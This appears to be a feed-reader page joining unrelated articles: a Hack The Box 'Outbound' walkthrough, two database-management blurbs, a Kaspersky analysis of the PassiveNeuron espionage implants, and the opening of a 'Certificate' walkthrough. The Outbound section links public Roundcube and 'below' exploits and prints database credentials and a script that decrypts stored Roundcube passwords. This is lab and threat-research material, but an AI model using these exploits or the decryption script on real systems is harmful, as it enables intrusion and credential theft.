Reading view

There are new articles available, click to refresh the page.

Hack The Box: Outbound Machine Walkthrough – Easy Difficulity

By: darknite
Reading Time: 11 minutes

Introduction to Outbound:

In this write-up, we will explore the “Outbound” machine from Hack The Box, categorised as an easy difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.

Objective:

The goal of this walkthrough is to complete the “Outbound” machine from Hack The Box by achieving the following objectives:

User Flag:

The initial foothold was achieved by exploiting CVE‑2025‑49113 in Roundcube version 1.6.10 using Tyler’s valid credentials. This vulnerability in the file upload feature allowed remote code execution, enabling a reverse shell that was upgraded to a fully interactive shell. Investigation of the Roundcube configuration revealed the database credentials, which were used to access the MariaDB instance. Within the database, Jacob’s encrypted session data was located and decrypted using the known DES key, revealing his plaintext password. Using this password, SSH authentication was successful, providing access to Jacob’s environment and allowing the retrieval of the user flag.

Root Flag:

Privilege escalation was identified through sudo -l, which showed that the user could execute /usr/bin/below. Research revealed that the installed version of below is vulnerable to CVE‑2025‑27591, which involves a world-writable /var/log/below directory with permissions set to 0777. Exploiting this vulnerability using the publicly available Python PoC allowed execution of commands as root. Leveraging this access, the root flag was retrieved by reading the /root/root.txt file.

Enumerating the Outbound Machine

Reconnaissance:

Nmap Scan:

Begin with a network scan to identify open ports and running services on the target machine.

nmap -sC -sV 10.10.11.77 -oA initial   

Nmap Output:

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9Ju3bTZsFozwXY1B2KIlEY4BA+RcNM57w4C5EjOw1QegUUyCJoO4TVOKfzy/9kd3WrPEj/FYKT2agja9/PM44=
|   256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH9qI0OvMyp03dAGXR0UPdxw7hjSwMR773Yb9Sne+7vD
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Analysis:

  • Port 22: Running OpenSSH 9.6p1, providing secure remote access.
  • Port 80: Running nginx 1.24.0, redirecting to the Roundcube webmail portal.

Web Application Exploration:

Accessing the http://mail.outbound.htb portal reveals a Roundcube Webmail interface. We can proceed to log in using the provided credentials.

Entering the Tyler credentials allows us to access the Roundcube Webmail interface.

After accessing the email portal, the inbox appears to be empty.

Roundcube Webmail 1.6.10 service enumeration and analysis on Outbound machine

After logging in, the first step is to check the Roundcube version. In this case, it is running version 1.6.10.

Another way to verify the version is by checking the information embedded in the page’s source code.

After doing some research, I discovered that this version is affected by a known vulnerability, identified as CVE-2025-49113.

CVE‑2025‑49113: Critical Vulnerability in Roundcube on Outbound machine

CVE‑2025‑49113 is a serious vulnerability in Roundcube Webmail versions up to 1.5.9 and 1.6.10. It occurs in the upload.php feature, where certain input parameters are not properly validated. An attacker with valid user credentials can exploit this flaw to execute arbitrary code on the server by sending a specially crafted payload. This can allow the attacker to run commands, install backdoors, or take further control of the system. The vulnerability is particularly dangerous because it requires minimal technical effort once credentials are obtained, and proof-of-concept exploits are publicly available. Applying the patched versions 1.5.10 or 1.6.11 and above is necessary to secure the system.

How the Exploit Works

The script begins by checking whether the Roundcube instance is running a vulnerable version. If it is, it continues with the login process. Once authenticated, it uploads a normal-looking PNG file to the server. During this upload, the exploit carries out two key injections: one targeting the PHP session via the _from parameter in the URL, and another that slips a malicious object into the filename field of the _file parameter. When combined, these injections trigger code execution on the server, allowing the attacker to execute commands remotely.

You can download the Python script from the following repository: https://github.com/00xCanelo/CVE-2025-49113.

This command runs the exploit script and requires four arguments: the target Roundcube URL, a valid username, the corresponding password, and the system command you want the server to execute.

The upload went through successfully.

Unfortunately, it didn’t produce any outcome.

I changed the payload to use a base64‑encoded command.

The attempt failed once more.

I replaced the script with the PHP version from https://github.com/hakaioffsec/CVE-2025-49113-exploit. Unexpectedly, the script hung, and that’s a positive indication.

Finally, it worked successfully.

Tyler user account enumeration and analysis

So, let’s proceed using Tyler’s credentials.

Improve the shell to a full interactive one.

I couldn’t locate any files related to the configuration.

Since the application uses Roundcube, let’s check for the configuration file at /var/www/html/roundcube/config/config.inc.php.

This configuration file defines the essential settings for the Roundcube Webmail installation. It specifies the MySQL database connection using the credentials roundcube:RCDBPass2025 on the local database server, which Roundcube relies on to store its data. The file also sets the IMAP and SMTP servers to localhost on ports 143 and 587, meaning both incoming and outgoing mail services run locally, and Roundcube uses the user’s own login credentials for SMTP authentication. The product name is set to Roundcube Webmail, and the configuration includes a 24‑character DES key used for encrypting IMAP passwords in session data. Additionally, the installation enables the archive and zipdownload plugins and uses the elastic skin for its interface. Overall, this file contains the key operational and security‑sensitive parameters needed for Roundcube to function.

The commands show a successful login to the MariaDB database using the roundcube user account with the password RCDBPass2025. After entering the password, access to the MariaDB monitor is granted, allowing the user to execute SQL commands. The prompt confirms that the server is running MariaDB version 10.11.13 on Ubuntu 24.04, and provides standard information about the database environment, including copyright details and basic usage instructions. This access enables management of the Roundcube database, including querying, updating, or modifying stored data.

The commands demonstrate exploring the MariaDB instance after logging in as the roundcube user. First, show databases; lists all databases on the server, revealing the default information_schema and the roundcube database, which stores the webmail application’s data. Next, use roundcube; switches the context to the Roundcube database, allowing operations within it. Running show tables; displays all the tables in the database, totaling 17, which include tables for caching (cache, cache_index, cache_messages, etc.), email contacts (contacts, contactgroups, contactgroupmembers), user identities (identities, users), and other operational data (session, system, filestore, responses, searches). These tables collectively manage Roundcube’s functionality, storing user accounts, session data, cached messages, and other configuration or runtime information necessary for the webmail system.

This snippet appears to be a serialized Roundcube session or user configuration for the account jacob. It stores settings such as the user ID, username, encrypted password, IMAP server details (localhost:143), mailbox information (e.g., INBOX with 2 unseen messages), session tokens, authentication secret, timezone (Europe/London), UI preferences like skin and layout, and other session-related flags. Essentially, it contains all the data Roundcube needs to manage the user’s session, mailbox view, and preferences while interacting with the webmail interface.

Creating a Python script to recover the plaintext password from encrypted session data.

#!/usr/bin/env python3
import base64
from Crypto.Cipher import DES3
from Crypto.Util.Padding import unpad

DES_KEY = 'rcmail-!24ByteDESkey*Str'  # Roundcube 3DES key (24 bytes)


def extract_iv_and_data(b64_string):
    """Decode base64 and split into IV + encrypted data."""
    raw = base64.b64decode(b64_string)
    return raw[:8], raw[8:]


def create_cipher(des_key, iv):
    """Return a 3DES CBC cipher instance."""
    key = des_key.encode('utf-8')[:24]
    return DES3.new(key, DES3.MODE_CBC, iv)


def decrypt_value(b64_string, des_key):
    """Decrypt a Roundcube-encrypted base64 string."""
    try:
        iv, encrypted = extract_iv_and_data(b64_string)
        cipher = create_cipher(des_key, iv)

        decrypted_padded = cipher.decrypt(encrypted)

        # Remove padding safely
        try:
            decrypted = unpad(decrypted_padded, DES3.block_size)
        except:
            decrypted = decrypted_padded.rstrip(b'\x00\x01\x02\x03\x04\x05\x06\x07\x08')

        return decrypted.decode('utf-8', errors='ignore').strip(), iv, encrypted

    except Exception as e:
        return f"Decryption failed: {str(e)}", None, None


def print_decryption(label, data, des_key):
    """Helper to decrypt and print results in structured form."""
    plaintext, iv, encrypted = decrypt_value(data, des_key)

    print(f"[{label}]")
    print(f"  Base64: {data}")
    print(f"  Plaintext: {plaintext}")

    if iv is not None:
        print(f"  IV: {iv.hex()}")
        print(f"  Encrypted(hex): {encrypted.hex()}")
    print()


def main():
    # Extracted values
    username = "jacob"
    password_b64 = "L7Rv00A8TuwJAr67kITxxcSgnIk25Am/"
    auth_secret_b64 = "DpYqv6maI9HxDL5GhcCd8JaQQW"
    request_token_b64 = "TIsOaABA1zHSXZOBpH6up5XFyayNRHaw"

    print("\n=== Roundcube Password / Token Decryptor ===\n")
    print(f"Using DES Key: {DES_KEY}\n")

    print(f"User: {username}\n")

    print_decryption("Password", password_b64, DES_KEY)
    print_decryption("Auth Secret", auth_secret_b64, DES_KEY)
    print_decryption("Request Token", request_token_b64, DES_KEY)

    print("Decryption Method: 3DES CBC (IV extracted from base64)")


if __name__ == "__main__":
    main()

This Python script is designed to decrypt Roundcube webmail passwords (and similar session tokens) that are stored in 3DES-encrypted form. Key points:

  • Decryption Method: Uses 3DES in CBC mode with a 24-byte key (des_key) and an 8-byte IV extracted from the start of the base64-encoded data.
  • Encrypted Data Handling: The script first base64-decodes the input, separates the IV (first 8 bytes) from the encrypted payload, and then decrypts it.
  • Padding Removal: After decryption, it removes PKCS#5/7 padding with unpad; if that fails, it manually strips extra bytes.
  • Target Data: In this example, it decrypts the user jacob’s password (L7Rv00A8TuwJAr67kITxxcSgnIk25Am/) along with the auth_secret and request_token.
  • Output: Shows the plaintext password, IV, and encrypted data in hex for analysis.

The decrypted Roundcube credentials reveal the username jacob with the plaintext password 595mO8DmwGeD. These credentials can now be tested for SSH authentication to determine whether the same password is reused across services. Since password reuse is common in misconfigured environments, attempting SSH login with these details may provide direct shell access to the target system.

The email content from Jacob’s mailbox shows two messages. The first, from Tyler, notifies Jacob of a recent password change and provides a temporary password gY4Wr3a1evp4, advising Jacob to update it upon next login. The second email, from Mel, informs Jacob about unexpected high resource consumption on the main server. Mel mentions that resource monitoring has been enabled and that Jacob has been granted privileges to inspect the logs, with a request to report any irregularities immediately. Together, these emails reveal sensitive information including temporary credentials and access responsibilities for server monitoring.

We’re now able to access and read the user flag.

Escalate to Root Privileges Access on the Outbound machine

Privilege Escalation:

Consistent with the earlier hint, sudo -l reveals sudo access to /usr/bin/below.

After investigating below, we found its GitHub project. In the Security section, the advisory GHSA-9mc5-7qhg-fp3w is listed.

This advisory describes an Incorrect Permission Assignment for a Critical Resource affecting version 0.9.0. Inspecting the /var/log/below directory, we see that its permissions are set to 0777, meaning it is world-writable. This confirms the advisory’s impact, as anyone can create or modify files in this directory.

Mapping the Vulnerability to CVE‑2025‑27591

Further research shows that this vulnerability is tracked as CVE‑2025‑27591, and a PoC is publicly available.

Upload the Python script to the compromised host.

Using the exploit from the following source: BridgerAlderson’s CVE‑2025‑27591 PoC on GitHub.

We can read the root flag simply by running cat root.txt.

The post Hack The Box: Outbound Machine Walkthrough – Easy Difficulity appeared first on Threatninja.net.
SQL Server Performance Monitoring: Essential Tools and Best Practices for Database Optimization

Microsoft SQL Server databases power many applications that are the lifeblood of businesses in today’s data-driven world. Whether your servers are on-premises or hosted in Azure, your company relies on the availability of your SQL Server instances to power your applications. However, poorly performing databases can have a negative impact on user experience and revenue generation and slow productivity throughout your business.

Cloud Database Management: How Modern Businesses Optimize Performance, Scalability, and Cost-Effectiveness

A significant shift has occurred in the data storage landscape over the last 10 years. Legacy environments saw data centers full of physical servers on racks, all taking up space in climate-controlled rooms with teams of database administrators overseeing operations 24x7. Cloud database management, by contrast, is at the heart of next-generation digital infrastructure. Businesses are processing workloads as never before and cloud database management is what allows them to do this while scaling down maintenance and increasing business agility.

PassiveNeuron: a sophisticated campaign targeting servers of high-profile organizations

Introduction

Back in 2024, we gave a brief description of a complex cyberespionage campaign that we dubbed “PassiveNeuron”. This campaign involved compromising the servers of government organizations with previously unknown APT implants, named “Neursite” and “NeuralExecutor”. However, since its discovery, the PassiveNeuron campaign has been shrouded in mystery. For instance, it remained unclear how the implants in question were deployed or what actor was behind them.

After we detected this campaign and prevented its spreading back in June 2024, we did not see any further malware deployments linked to PassiveNeuron for quite a long time, about six months. However, since December 2024, we have observed a new wave of infections related to PassiveNeuron, with the latest ones dating back to August 2025. These infections targeted government, financial and industrial organizations located in Asia, Africa, and Latin America. Since identifying these infections, we have been able to shed light on many previously unknown aspects of this campaign. Thus, we managed to discover details about the initial infection and gather clues on attribution.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

SQL servers under attack

While investigating PassiveNeuron infections both in 2024 and 2025, we found that a vast majority of targeted machines were running Windows Server. Specifically, in one particular infection case, we observed attackers gain initial remote command execution capabilities on the compromised server through the Microsoft SQL software. While we do not have clear visibility into how attackers were able to abuse the SQL software, it is worth noting that SQL servers typically get compromised through:

  • Exploitation of vulnerabilities in the server software itself
  • Exploitation of SQL injection vulnerabilities present in the applications running on the server
  • Getting access to the database administration account (e.g. by brute-forcing the password) and using it to execute malicious SQL queries

After obtaining the code execution capabilities with the help of the SQL software, attackers deployed an ASPX web shell for basic malicious command execution on the compromised machine. However, at this stage, things did not go as planned for the adversary. The Kaspersky solution installed on the machine was preventing the web shell deployment efforts, and the process of installing the web shell ended up being quite noisy.

In attempts to evade detection of the web shell, attackers performed its installation in the following manner:

  1. They dropped a file containing the Base64-encoded web shell on the system.
  2. They dropped a PowerShell script responsible for Base64-decoding the web shell file.
  3. They launched the PowerShell script in an attempt to write the decoded web shell payload to the filesystem.

As Kaspersky solutions were preventing the web shell installation, we observed attackers to repeat the steps above several times with minor adjustments, such as:

  • Using hexadecimal encoding of the web shell instead of Base64
  • Using a VBS script instead of a PowerShell script to perform decoding
  • Writing the script contents in a line-by-line manner

Having failed to deploy the web shell, attackers decided to use more advanced malicious implants to continue the compromise process.

Malicious implants

Over the last two years, we have observed three implants used over the course of PassiveNeuron infections, which are:

  • Neursite, a custom C++ modular backdoor used for cyberespionage activities
  • NeuralExecutor, a custom .NET implant used for running additional .NET payloads
  • the Cobalt Strike framework, a commercial tool for red teaming

While we saw different combinations of these implants deployed on targeted machines, we observed that in the vast majority of cases, they were loaded through a chain of DLL loaders. The first-stage loader in the chain is a DLL file placed in the system directory. Some of these DLL file paths are:

  • C:\Windows\System32\wlbsctrl.dll
  • C:\Windows\System32\TSMSISrv.dll
  • C:\Windows\System32\oci.dll

Storing DLLs under these paths has been beneficial to attackers, as placing libraries with these names inside the System32 folder makes it possible to automatically ensure persistence. If present on the file system, these DLLs get automatically loaded on startup (the first two DLLs are loaded into the svchost.exe process, while the latter is loaded into msdtc.exe) due to the employed Phantom DLL Hijacking technique.

It also should be noted that these DLLs are more than 100 MB in size — their size is artificially inflated by attackers by adding junk overlay bytes. Usually, this is done to make malicious implants more difficult to detect by security solutions.

On startup, the first-stage DLLs iterate through a list of installed network adapters, calculating a 32-bit hash of each adapter’s MAC address. If neither of the MAC addresses is equal to the value specified in the loader configuration, the loader exits. This MAC address check is designed to ensure that the DLLs get solely launched on the intended victim machine, in order to hinder execution in a sandbox environment. Such detailed narrowing down of victims implies the adversary’s interest towards specific organizations and once again underscores the targeted nature of this threat.

Having checked that it is operating on a target machine, the loader continues execution by loading a second-stage loader DLL that is stored on disk. The paths where the second-stage DLLs were stored as well as their names (examples include elscorewmyc.dll and wellgwlserejzuai.dll) differed between machines. We observed the second-stage DLLs to also have an artificially inflated file size (in excess of 60 MB), and the malicious goal was to open a text file containing a Base64-encoded and AES-encrypted third-stage loader, and subsequently launch it.

Snippet of the payload file contents

Snippet of the payload file contents

This payload is a DLL as well, responsible for launching a fourth-stage shellcode loader inside another process (e.g. WmiPrvSE.exe or msiexec.exe) which is created in suspended mode. In turn, this shellcode loads the final payload: a PE file converted to a custom executable format.


In summary, the process of loading the final payload can be represented with the following graph:

Final payload loading

Final payload loading

It is also notable that attackers attempted to use slightly different variants of the loading scheme for some of the target organizations. For example, we have seen cases without payload injection into another process, or with DLL obfuscation on disk with VMProtect.

The Neursite backdoor

Among the three final payload implants that we mentioned above, the Neursite backdoor is the most potent one. We dubbed it so because we observed the following source code path inside the discovered samples: E:\pro\code\Neursite\client_server\nonspec\mbedtls\library\ssl_srv.c. The configuration of this implant contains the following parameters:

  • List of C2 servers and their ports
  • List of HTTP proxies that can be used to connect to C2 servers
  • List of HTTP headers used while connecting to HTTP-based C2 servers
  • A relative URL used while communicating with HTTP-based C2 servers
  • A range of wait time between two consecutive C2 server connections
  • A byte array of hours and days of the week when the backdoor is operable
  • An optional port that should be opened for listening to incoming connections

The Neursite implant can use the TCP, SSL, HTTP and HTTPS protocols for C2 communications. As follows from the configuration, Neursite can connect to the C2 server directly or wait for another machine to start communicating through a specified port. In cases we observed, Neursite samples were configured to use either external servers or compromised internal infrastructure for C2 communications.

The default range of commands implemented inside this backdoor allows attackers to:

  • Retrieve system information.
  • Manage running processes.
  • Proxy traffic through other machines infected with the Neursite implant, in order to facilitate lateral movement.

Additionally, this implant is equipped with a component that allows loading supplementary plugins. We observed attackers deploy plugins with the following capabilities:

  • Shell command execution
  • File system management
  • TCP socket operations

The NeuralExecutor loader

NeuralExecutor is another custom implant deployed over the course of the PassiveNeuron campaign. This implant is .NET based, and we found that it employed the open-source ConfuserEx obfuscator for protection against analysis. It implements multiple methods of network communication, namely TCP, HTTP/HTTPS, named pipes, and WebSockets. Upon establishing a communication channel with the C2 server, the backdoor can receive commands allowing it to load .NET assemblies. As such, the main capability of this backdoor is to receive additional .NET payloads from the network and execute them.

Tricky attribution

Both Neursite and NeuralExecutor, the two custom implants we found to be used in the PassiveNeuron campaign, have never been observed in any previous cyberattacks. We had to look for clues that could hint at the threat actor behind PassiveNeuron.

Back when we started investigating PassiveNeuron back in 2024, we spotted one such blatantly obvious clue:


Function names found inside NeuralExecutor

Function names found inside NeuralExecutor

In the code of the NeuralExecutor samples we observed in 2024, the names of all functions had been replaced with strings prefixed with “Супер обфускатор”, the Russian for “Super obfuscator”. It is important to note, however, that this string was deliberately introduced by the attackers while using the ConfuserEx obfuscator. When it comes to strings that are inserted into malware on purpose, they should be assessed carefully during attribution. That is because threat actors may insert strings in languages they do not speak, in order to create false flags intended to confuse researchers and incident responders and prompt them to make an error of judgement when trying to attribute the threat. For that reason, we attached little evidential weight to the presence of the “Супер обфускатор” string back in 2024.


After examining the NeuralExecutor samples used in 2025, we found that the Russian-language string had disappeared. However, this year we noticed another peculiar clue related to this implant. While the 2024 samples were designed to retrieve the C2 server addresses straight from the configuration, the 2025 ones did so by using the Dead Drop Resolver technique. Specifically, the new NeuralExecutor samples that we found were designed to retrieve the contents of a file stored in a GitHub repository, and extract a string from it:

Contents of the configuration file stored on GitHub

Contents of the configuration file stored on GitHub

The malware locates this string by searching for two delimiters, wtyyvZQY and stU7BU0R, that mark the start and the end of the configuration data. The bytes of this string are then Base64-decoded and decrypted with AES to obtain the C2 server address.

Snippet of the implant configuration

Snippet of the implant configuration

It is notable that this exact method of obtaining C2 server addresses from GitHub, using a string containing delimiter sequences, is quite popular among Chinese-speaking threat actors. For instance, we frequently observed it being used in the EastWind campaign, which we previously connected to the APT31 and APT27 Chinese-speaking threat actors.

Furthermore, during our investigation, we learned one more interesting fact that could be useful in attribution. We observed numerous attempts to deploy the PassiveNeuron loader in one particular organization. After discovering yet another failed deployment, we have detected a malicious DLL named imjp14k.dll. An analysis of this DLL revealed that it had the PDB path G:\Bee\Tree(pmrc)\Src\Dll_3F_imjp14k\Release\Dll.pdb. This PDB string was referenced in a report by Cisco Talos on activities likely associated with the threat actor APT41. Moreover, we identified that the discovered DLL exhibits the same malicious behavior as described in the Cisco Talos report. However, it remains unclear why this DLL was uploaded to the target machine. Possible explanations could be that the attackers deployed it as a replacement for the PassiveNeuron-related implants, or that it was used by another actor who compromised the organization simultaneously with the attackers behind PassiveNeuron.

When dealing with attribution of cyberattacks that are known to involve false flags, it is difficult to understand which attribution indicators to trust, or whether to trust any at all. However, the overall TTPs of the PassiveNeuron campaign most resemble the ones commonly employed by Chinese-speaking threat actors. Since TTPs are usually harder to fake than indicators like strings, we are, as of now, attributing the PassiveNeuron campaign to a Chinese-speaking threat actor, albeit with a low level of confidence.

Conclusion

The PassiveNeuron campaign has been distinctive in the way that it primarily targets server machines. These servers, especially the ones exposed to the internet, are usually lucrative targets for APTs, as they can serve as entry points into target organizations. It is thus crucial to pay close attention to the protection of server machines. Wherever possible, the attack surface associated with these servers should be reduced to a minimum, and all server applications should be monitored to prevent emerging infections in a timely manner. Specific attention should be paid to protecting applications against SQL injections, which are commonly exploited by threat actors to obtain initial access. Another thing to focus on is protection against web shells, which are deployed to facilitate compromise of servers.

Indicators of compromise

PassiveNeuron-related loader files
12ec42446db8039e2a2d8c22d7fd2946
406db41215f7d333db2f2c9d60c3958b
44a64331ec1c937a8385dfeeee6678fd
8dcf258f66fa0cec1e4a800fa1f6c2a2
d587724ade76218aa58c78523f6fa14e
f806083c919e49aca3f301d082815b30

Malicious imjp14k.dll DLL
751f47a688ae075bba11cf0235f4f6ee

Hack The Box: Certificate Machine Walkthrough – Hard Difficulty

By: darknite
Reading Time: 12 minutes

Introduction to Certificate:

In this write-up, we will explore the “Certificate” machine from Hack The Box, categorized as a Hard difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.

Objective:

The goal of this walkthrough is to complete the “Certificate” machine from Hack The Box by achieving the following objectives:

User Flag:

We found a login account (lion.sk) by analyzing network traffic and files, then cracked a captured password hash to get the password. Using that password we remotely logged into the machine as lion.sk and opened the desktop to read the user.txt file, which contained the user flag.

Root Flag:

To get full control (root), we abused the machine’s certificate system that issues digital ID cards. By requesting and extracting certificate material and using a small trick to handle the server’s clock, we converted those certificate files into administrative credentials. With those elevated credentials we accessed the system as an admin and read the root.txt file for the root flag.

Enumerating the Machine

Reconnaissance:

Nmap Scan:

Begin with a network scan to identify open ports and running services on the target machine.

nmap -sC -sV -oA initial 10.10.11.71

Nmap Output:

┌─[dark@parrot]─[~/Documents/htb/certificate]
└──╼ $nmap -sC -sV -oA initial 10.10.11.71 
# Nmap 7.94SVN scan initiated Tue Sep 30 21:48:51 2025 as: nmap -sC -sV -oA initial 10.10.11.71
Nmap scan report for 10.10.11.71
Host is up (0.048s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_http-title: Did not follow redirect to http://certificate.htb/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-01 03:49:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-01T03:50:56+00:00; +2h00m32s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after:  2025-11-04T03:14:54
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 2h00m30s, deviation: 2s, median: 2h00m30s
| smb2-security-mode: 3:1:1: Message signing enabled and required
| smb2-time: date: 2025-10-01T03:50:14

Analysis:

  • 53/tcp — DNS (Simple DNS Plus): name resolution and potential zone/host enumeration.
  • 80/tcp — HTTP (Apache/PHP): web app surface for discovery, uploads, and common web vulnerabilities.
  • 88/tcp — Kerberos: AD authentication service; useful for ticket attacks and Kerberos enumeration.
  • 135/tcp — MSRPC: RPC endpoint for Windows services (potential remote service interfaces).
  • 139/tcp — NetBIOS-SSN: legacy SMB session service — useful for NetBIOS/SMB discovery.
  • 389/tcp — LDAP: Active Directory directory service (user/group enumeration and queries).
  • 445/tcp — SMB (Microsoft-DS): file shares and SMB-based lateral movement/credential theft.
  • 464/tcp — kpasswd (Kerberos password change): Kerberos password change service.
  • 593/tcp — RPC over HTTP: RPC tunneled over HTTP — can expose various Windows RPC services.
  • 636/tcp — LDAPS: Secure LDAP over TLS — AD queries and certificate info via encrypted channel.
  • 3268/tcp — Global Catalog (LDAP): AD global catalog queries across the forest (fast user/group lookup).
  • 3269/tcp — Global Catalog over TLS: Encrypted global catalog queries for secure AD enumeration.

Web Enumeration:

The website’s interface initially appears conventional.

The Account tab contains options for logging in and registering.

Let’s create a new account here.

You can register in the same way as shown above.

The registration was successful.

Therefore, let’s log in using the credentials we created earlier.

Successful access will display an interface similar to the one shown above.

Clicking the course tab displays the interface shown above.

As a result, let’s enrol in the course.

There are many sessions, but the quiz is what caught my attention at the moment.

